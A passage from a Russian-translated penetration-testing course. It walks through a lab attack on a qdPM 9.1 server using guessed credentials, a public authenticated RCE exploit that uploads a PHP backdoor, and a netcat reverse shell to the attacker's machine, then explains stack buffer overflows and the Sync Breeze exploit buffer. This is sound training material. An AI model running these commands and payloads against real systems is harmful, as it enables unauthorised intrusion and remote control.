
Теперь, когда все ресурсы рассмотрены, продемонстрируем, как это выглядело бы в реальном сценарии. Мы будем атаковать выделенный Linux-сервер, который размещает приложение, уязвимое к публичному эксплойту.

Эта demonstration проведет нас через exploitation remote target. Remote host имеет IP-адрес 192.168.50.11, а Kali client имеет IP 192.168.50.129. Некоторые common enumeration steps будут skipped, чтобы keep length этого раздела minimum.

В этом разделе используется *PublicExploitsWalkthrough* из секции *Resources* ниже. Чтобы follow along, start exercise host перед продолжением.


Сначала мы сканируем цель на открытые порты и службы и обнаруживаем, что порты 22 и 80 открыты. SSH обычно не уязвим, поэтому мы игнорируем его и проверим веб-службу. Откроем браузер и перейдем на адрес цели.

Похоже, сайт принадлежит компании по разработке искусственного интеллекта. Просматривая веб-содержимое, мы обнаруживаем информацию о персонале вместе с их e-mail на странице компании *About Us*.



Информация о сотрудниках сейчас нам не полезна, и мы не можем найти уязвимости безопасности или другие проблемы на сайте. Используем инструмент *web directory enumeration*, чтобы просканировать скрытые каталоги на веб-сервере.

После запуска инструмента перечисления каталогов мы обнаруживаем каталог **project** на сайте.




Website имеет портал входа, называемый *AI Project Management Portal*. Под окном входа мы найдем веб-приложение и версию "qdPM 9.1". Если бы мы не смогли получить версию таким способом, можно было бы также проверить исходный код веб-страницы, чтобы получить веб-приложение и номер версии.

```
<div class="copyright">
  <a href="http://qdpm.net" target="_blank">qdPM 9.1</a> <br /> Copyright &copy; 2022 <a href="http://qdpm.
    net" target="_blank">qdpm.net</a>
</div>
```

Листинг 16 - Версия, видимая в исходном коде

Веб-приложение и его версия расположены ближе к нижней части страницы исходного кода. При дальнейшем исследовании можно определить, что это *free web-based project management software*.

С этим new discovery мы search Exploit DB для remote exploit для "qdPM 9.1", что возвращает пару relevant exploits.




Изучая latest exploit,2 мы определяем, что он хорошо соответствует нашему поиску: он verified, remote и позволяет remote code execution. Мы просматриваем эксплойт и получаем базовое понимание перед его выполнением.

Эксплойт требует *username* и *password* для веб-приложения управления проектами. После просмотра кода можно заключить, что поле username на странице входа — это e-mail-адрес. Мы смогли найти несколько e-mail, но открытых паролей нет. Если у нас есть рабочие учетные данные к веб-приложению, эксплойт загрузит командную веб-оболочку, которую можно использовать для выполнения команд на цели.

Другой способ получить пароль учетной записи - использовать генератор словарей на сайте. После генерации словаря можно попробовать список как есть или изменить его для создания более сложных паролей.

Используя словарную атаку на портал входа вместе с четырьмя обнаруженными e-mail, мы можем проверить, что *george@AIDevCorp.org*:*AIDevCorp* являются действительными учетными данными для учетной записи George.



Имея действительный логин в системе, мы можем перечислить задачи, проекты и некоторые конфигурации системы управления проектами. Поскольку мы нашли эксплойт, которому нужны рабочие учетные данные, теперь можно выполнить эксплойт против цели.

Скопируем эксплойт в текущий рабочий каталог с помощью **searchsploit**.

```
kali@kali:~$ searchsploit -m 50944
  Exploit: qdPM 9.1 - Remote Code Execution (RCE) (Authenticated) (v2)
      URL: https://www.exploit-db.com/exploits/50944
     Path: /usr/share/exploitdb/exploits/php/webapps/50944.py
File Type: Python script, Unicode text, UTF-8 text executable

Copied to: /home/kali/50944.py
```

Листинг 17 - Эксплойт скопирован в текущий рабочий каталог

Когда эксплойт находится в текущем рабочем каталоге, выполним его против целевого пути с найденными учетными данными. Аргументы эксплойта были определены при чтении исходного кода вместе с разделом использования скрипта. Не все эксплойты имеют раздел использования. В отличие от этого эксплойта, некоторые эксплойты требуют изменения переменных внутри исходного кода перед выполнением.

```
kali@kali:~$ python3 50944.py -url http://192.168.50.11/project/ -u george@AIDevCorp.org -p AIDevCorp
You are not able to use the designated admin account because they do not have a myAccount page.

The DateStamp is 2022-06-15 12:19
Backdoor uploaded at - > http://192.168.50.11/project/uploads/users/420919-backdoor.php?cmd=whoami
```

Листинг 18 - успешное завершение exploit с загруженным файлом

Вывод exploit produces an error, но дальнейшая проверка показывает, что он сработал. Exploit загрузил command shell в directory **projects/uploads/users/**. Мы можем использовать **curl**, чтобы проверить, есть ли выполнение команд с этим PHP-файлом.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php?cmd=whoami
<pre>www-data
</pre>
```

Листинг 19 - PHP-скрипт, выполненный от системной учетной записи www-data

Команда **whoami** вернула *www-data* как системного пользователя, выполняющего PHP-скрипт. Теперь можно перечислить больше информации из этого web shell внутри цели. Цель — получить reverse shell на машине, поэтому проверим, установлен ли **nc** на цели.

Нужно modify нашу command **curl**, чтобы automatically encode commands, supplied to variable *cmd* нашего web shell. Можно использовать option `--data-urlencode` для automatic URL-encode нашего parameter.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --data-urlencode "cmd=which
    nc"
<pre>/usr/bin/nc
</pre>
```

Листинг 20 - nc установлен на target

Мы обнаружили, что nc установлен на целевой машине. Создадим netcat listener на port 6666 и попробуем получить reverse shell from target to Kali-машине.

```
kali@kali:~$ nc -lvnp 6666
listening on [any] 6666 ...
```

Листинг 21 - активный netcat listener на порту 6666

Теперь в нашем terminal есть active netcat listener. В another terminal session попробуем netcat reverse shell с помощью web shell, загруженного exploit.

```
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --data-urlencode "cmd=nc -nv
    192.168.50.129 6666 -e /bin/bash"
```

Листинг 22 - запуск reverse netcat shell, после которого terminal session не отвечает

Reverse shell executed через webshell, загруженный exploit. Переключимся на terminal session netcat listener, чтобы узнать, established ли connection from target.

```
kali@kali:~$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.50.129] from (UNKNOWN) [192.168.50.11] 57956
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Листинг 23 - успешное подключение Netcat reverse shell к Kali-машине

Netcat reverse shell успешно подключился к Kali-машине, и сейчас мы пользователь *www-data*.

Идея этого раздела — найти сервис/приложение и версию этого сервиса, чтобы найти уже существующие exploit для компрометации ПО. Кроме того, мы должны просмотреть код exploit перед выполнением, чтобы избежать вредоносной активности, которая может заразить нас или нашего работодателя во время тест на проникновение. Важно собрать любую необходимую информацию для деталей использования exploit, например учетные данные для входа, которые мы использовали с exploit.

Отработаем рассмотренное в следующих упражнениях.

(qdPM, 2022), qdpm.net

(Exploit DB, 2022), exploit-db.com

1. Запустите и эксплуатируйте машину *PublicExploits01*.

2. Запустите и эксплуатируйте машину *PublicExploits02*.

3. **Capstone Lab**: exploitable server запускает services на нескольких ports на exercise VM, *PublicExploits03*. Отнеситесь к этому как к real box и начните с определения запущенных

services. На этой box есть local user *student* с паролем *lab*. Эксплуатируйте vulnerable service и подключитесь к box по SSH, чтобы прочитать *flag.txt*, расположенный в */home/challenge/*.

12.5. Завершение

В этом модуле мы изучили риски, связанные с запуском кода, написанного недоверенными авторами. Мы также обсудили различные онлайн-ресурсы, которые размещают код эксплойтов для публично известных уязвимостей, а также офлайн-ресурсы, не требующие интернет-соединения. Наконец, мы рассмотрели сценарий, показывающий, как такие онлайн-ресурсы можно использовать для поиска публичных эксплойтов для версий ПО, обнаруженных на этапе перечисления цели.

13. Исправление эксплойтов

В этом модуле мы рассмотрим следующие учебные блоки:

• Исправление эксплойтов повреждения памяти
• Исправление веб-эксплойтов

Написать эксплойт с нуля бывает трудно и долго. Но найти публичный эксплойт, который точно подходит под наши нужды во время engagement, может быть не менее трудно и долго. Хороший компромисс - изменить публичный эксплойт под наши конкретные требования.

Однако написание эксплойтов с нуля связано с некоторыми сложностями. В случае эксплойтов *memory corruption*, таких как *buffer overflows*, нам может потребоваться изменить базовые параметры цели, например информации socket, return address, payload и offsets.

Понимание каждого из этих элементов очень важно. Например, если наша цель работает под Windows Server 2022, а мы пытаемся запустить эксплойт, написанный и протестированный против Windows 2003 Server, более новые механизмы защиты, такие как *Address Space Layout Randomization* (ASLR),1 скорее всего приведут к аварийному завершению приложения. Такие события могут заблокировать этот вектор атаки на некоторое время или даже повлиять на production environment, и обеих ситуаций следует избегать.

Перед началом теста на проникновение его scope должен быть определен заранее, а клиент должен принять возможные риски downtime, связанные с векторов атак. Помня об этом, как теста на проникновениеers мы всегда должны стремиться минимизировать влияние любого эксплойта, который планируем запускать.

Чтобы избежать потенциального downtime, вместо запуска неподходящего эксплойта мы всегда должны внимательно читать код эксплойта, изменять его при необходимости и, когда возможно, тестировать против собственной sandboxed target.

Эти target-specific variables объясняют, почему online resources вроде *Exploit Database* размещают несколько эксплойтов для одной и той же vulnerability, причем каждый написан для разных версий и архитектур целевой операционной системы.

Также нам может быть полезно портировать эксплойт на другой язык, чтобы включить дополнительные готовые libraries и расширить функциональность эксплойта, импортировав его в attack framework.

Наконец, эксплойты, написанные для запуска на конкретной операционная система и architecture, может потребоваться портировать на другую platform. Например, мы часто сталкиваемся с ситуациями, где эксплойт нужно скомпилировать на Windows, но запустить мы хотим его на Kali.

Кроме исправления эксплойтов повреждения памяти, мы изучим, как адаптировать эксплойты для веб-приложений. Обычно это включает изменение *socket option* и параметров, специфичных для приложения, таких как *URI paths*, *cookies* и других.

В этом модуле мы преодолеем многие из этих сложностей, проходя шаги, необходимые для изменения публичных эксплойтов повреждения памяти и кода веб-эксплойтов под конкретную атакующую платформу и цель.

(Microsoft, 2022), docs.microsoft.com

(OffSec, 2023), https://www.exploit-db.com

13.1. Исправление эксплойтов повреждения памяти

Эксплойты повреждения памяти, такие как buffer overflows, относительно сложны, и их может быть трудно изменять.

Этот учебный блок охватывает следующие учебные цели:


• Понять высокоуровневую теорию buffer overflow
• Выполнять кросс-компиляцию бинарных файлов
• Изменять и обновлять memory corruption exploits

Прежде чем перейти к примеру, мы сначала обсудим высокоуровневую теорию stack-based buffer overflow vulnerabilities. Затем мы рассмотрим методологию и выделим соображения и сложности, с которыми столкнемся при исправлении таких эксплойтов.

В целом *buffer* - это *memory area*, предназначенная для хранения содержимого, которое часто отправляется пользователем для последующей обработки. Некоторые buffers имеют динамический размер, а другие имеют фиксированный, заранее выделенный размер.

Buffer overflows являются одними из самых ранних memory corruption vulnerabilities, которые подрывают безопасность программного обеспечения с конца 1980-х годов. Хотя за эти годы было разработано много mitigations, они остаются актуальными и сегодня.

С высоты птичьего полета buffer overflow vulnerability возникает всякий раз, когда предоставленное пользователем содержимое выходит за пределы stack limit и переписывает соседнюю область памяти. Пример показан на следующей диаграмме.



На этой диаграмме buffer рассчитан на хранение password длиной максимум 8 bytes. Если пользователь передает input из символов "password", за которыми следуют числа "4" и "3", последние две цифры переполнят buffer на два bytes. Если это не обработано корректно, событие может привести к неожиданному поведению, что мы вскоре увидим.

Хотя написание buffer overflow exploits выходит за рамки курса, мы изучаем, как они работают, чтобы понимать, когда и как их корректировать, если встретим такие векторы атак во время engagement.

Memory corruption vulnerabilities могут возникать в разных частях программы, например в *heap* или *stack*. Heap управляется динамически и обычно хранит крупные фрагменты globally-accessible data, тогда как назначение stack - хранить data локальных функций, и его размер обычно фиксирован.

Stack часто содержит local variables, например integers или buffers. Для практического примера того, как может возникнуть buffer overflow, рассмотрим следующий частичный C-код из двух строк.

```
*buffer[64]*
...
strcpy(buffer, argv[1]);
```

Листинг 1 - объявление buffer и перенос пользовательских данных в него


В примере выше объявлен buffer на 64 characters, и командной строки argument пользователя копируется в него через функцию *strcpy*. Эта функция копирует source string, переданную вторым параметром, в buffer, переданный первым параметром. Функция считается unsafe, так как не проверяет, достаточно ли места по destination address для исходной string, что может привести к неожиданному поведению приложения.

Stack выделяет ровно столько места, сколько нужно buffer, в нашем случае 64 bytes, а также function parameters и return address. Return address - это memory address, в котором хранится следующая function, выполняемая после завершения текущей.

Если пользовательский input больше пространства destination buffer, он может перезаписать return address.

Перезапись адреса возврата имеет серьезные последствия, потому что при завершении функция выполняет инструкцию *ret*, которая загружает адрес возврата в EIP/RIP, то есть в *instruction pointer*, отвечающий за отслеживание текущих инструкций кода.

Если attacker контролирует return address, в итоге он может контролировать и program flow. Рассмотрим этапы эксплуатации stack-based buffer overflow attack.



На изображении показаны три разных состояния стека. В левом столбце буфер инициализирован во время выполнения, и его место зарезервировано в памяти. Ниже, красным цветом, адрес возврата содержит корректный адрес памяти. На центральной панели пользовательский ввод содержит только 32 символа, то есть заполняет лишь половину доступного буфера. Однако в сценарии справа пользователь отправил 80 символов "A", тем самым полностью заполнил буфер длиной 64 байта и перезаписал адрес возврата.

Поскольку буква "A" в шестнадцатеричном виде преобразуется в "41", адрес возврата будет перезаписан значением "\x41\x41\x41\x41".

Вместо перезаписи адреса четырьмя символами A злоумышленник обычно перезаписывает адрес возврата действительным отображенным в памяти адресом, содержащим shellcode, который дает ему полный контроль над целевой машиной.

Типичный сценарий атаки переполнения буфера включает перезапись адреса возврата инструкцией JMP ESP, которая приказывает программе перейти на стек и выполнить shellcode, внедренный сразу после начала полезной нагрузки.

Такой тип атак документируется с конца 1980-х годов, что подтолкнуло разработку разных механизмов защиты, включая ASLR и *Executable Space Protection*. Так как защитные механизмы от эксплойтов не входят в рамки этого модуля, будем считать, что у нашей цели они не включены.

Общий ход стандартного переполнения буфера на стеке достаточно прямолинеен. Эксплойт:

1. Создает большой буфер, чтобы вызвать переполнение.
2. Получает контроль над EIP, перезаписывая адрес возврата на стеке и дополняя большой буфер подходящим смещением.
3. Включает выбранную полезную нагрузку в буфер, предваряя ее опциональной цепочкой NOP.
4. Выбирает корректную инструкцию для адреса возврата, например JMP ESP или другой регистр, чтобы перенаправить поток выполнения к полезной нагрузке.

Когда мы исправляем эксплойт, в зависимости от природы уязвимости нам может потребоваться изменить элементы развертываемого буфера под нашу цель: пути к файлам, IP-адреса и порты, URL и другое. Если эти изменения меняют смещение, мы должны скорректировать длину буфера, чтобы гарантировать перезапись адреса возврата нужными байтами.

Хотя мы могли бы доверять адресу возврата, использованному в эксплойте, более ответственный вариант - найти его самостоятельно, особенно если использованный адрес не относится к уязвимому приложению или его библиотекам. Один из самых надежных способов сделать это - локально клонировать целевую среду в виртуальной машине, а затем использовать отладчик на уязвимом ПО, чтобы получить адрес памяти нужной инструкции возврата.

Также нужно рассмотреть замену полезной нагрузки, содержащейся в исходном коде эксплойта.

Как упоминалось в предыдущем модуле, публичные эксплойты несут внутренний риск, потому что часто содержат *hex-encoded* полезные нагрузки, которые необходимо подвергать обратной разработке, чтобы понять, как они работают. Поэтому мы всегда должны проверять полезные нагрузки, используемые в публичных эксплойтах, а еще лучше - вставлять собственные.

Когда мы создаем полезную нагрузку, мы, очевидно, включаем собственный IP-адрес и номера портов, а также можем исключить некоторые плохие символы, которые можно определить самостоятельно или почерпнуть из комментариев к эксплойту.

Плохие символы - это символы *ASCII* или *UNICODE*, которые ломают приложение при включении в полезную нагрузку, потому что могут интерпретироваться как управляющие символы.6 Например, нулевой байт "\x00" часто интерпретируется как признак конца строки, и если он вставлен в полезную нагрузку, атакующий буфер может быть преждевременно обрезан.

Хотя по возможности рекомендуется генерировать собственную полезную нагрузку, существуют эксплойты с пользовательскими полезными нагрузками, которые являются ключом к успешной компрометации уязвимого приложения. В таком случае единственный вариант - выполнить обратную разработку полезной нагрузки, чтобы определить, как она работает и безопасно ли ее выполнять. Это сложно и выходит за рамки этого модуля, поэтому мы сосредоточимся на *shellcode replacement*.

(Wikipedia, 2022), en.wikipedia.org

(cplusplus, 2022), cplusplus.com

(Felix Cloutier, 2022), felixcloutier.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

В этом примере мы будем атаковать *Sync Breeze Enterprise* 10.0.28 и сосредоточимся на одном из двух доступных эксплойтов. Это даст нам рабочий эксплойт для нашей целевой средой и позволит пройти процесс его изменения.

При поиске по product и version мы заметим, что один из доступных exploit для этой конкретной vulnerability написан на *C*.

```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
------------------------------------------------------------ ---------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/)
------------------------------------------------------------ ---------------------
Sync Breeze Enterprise 10.0.28 - Denial of-Service (PoC) | windows/dos/43200.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/dos/42341.c
------------------------------------------------------------ ---------------------
```

Листинг 2 - поиск доступных эксплойтов для vulnerable software с помощью searchsploit

Denial of Service (DoS) exploits приводят к простому crash приложения и не дают явного пути эксплуатации. Обычно нам следует избегать DoS exploits, когда есть лучшие alternatives, как в нашем случае. Вместо этого сосредоточимся на двух последних записях.

Vulnerability присутствует в HTTP server module, где buffer overflow condition вызывается POST-запрос. Хотя мы рекомендуем прочитать весь Python код эксплойта, основную функциональность exploit script можно кратко описать следующим кодом:

```
offset    = "A" * 780
JMP_ESP   =  "\x83\x0c\x09\x10"
shellcode = "\x90"*16 + msf_shellcode
exploit   = offset + JMP_ESP + shellcode
```

Листинг 3 - краткое описание Sync Breeze 10.0.28 exploit

На offset 780 мы перезаписываем instruction pointer инструкцией *JMP ESP*, расположенной по memory address 0x10090c83. Далее добавляем shellcode с 16 NOP. Наконец, exploit buffer включается в HTTP POST-запрос и отправляется.

Теперь, когда мы лучше понимаем, как работает уязвимость и как она эксплуатируется, кратко рассмотрим различия между скриптовыми языками, такими как Python, и компилируемым языком, таким как C.

Хотя между двумя языками много различий, мы сосредоточимся на двух основных, которые повлияют на нас: *memory management* и *string operations*.

Первое ключевое различие в том, что скриптовые языки выполняются через интерпретатор и не компилируются в автономный исполняемый файл. Так как скриптовые языки требуют интерпретатор, мы не можем запустить Python-скрипт в среде, где Python не установлен. Это может ограничить нас в полевых условиях, особенно если нужен автономный эксплойт, например для локального повышения привилегий, который должен запускаться в среде без предустановленного Python.

В качестве альтернативы можно рассмотреть *PyInstaller*, 1 который упаковывает Python-приложения в автономные исполняемые файлы для разных целевых операционных систем. Однако из-за нюансов кода эксплойта мы рекомендуем портировать код вручную.

Еще одно различие между Python и C состоит в том, что в скриптовом языке вроде Python конкатенация строки очень проста и обычно выглядит как сложение двух строк:

```
kali@kali:~$ python
...
>>> string1 = "This is"
>>> string2 = " a test"
>>> string3 = string1 + string2

>>> print(string3)
This is a test
```

Листинг 4 - пример конкатенации строк в Python

В языке программирования вроде C такая конкатенация строк недопустима.

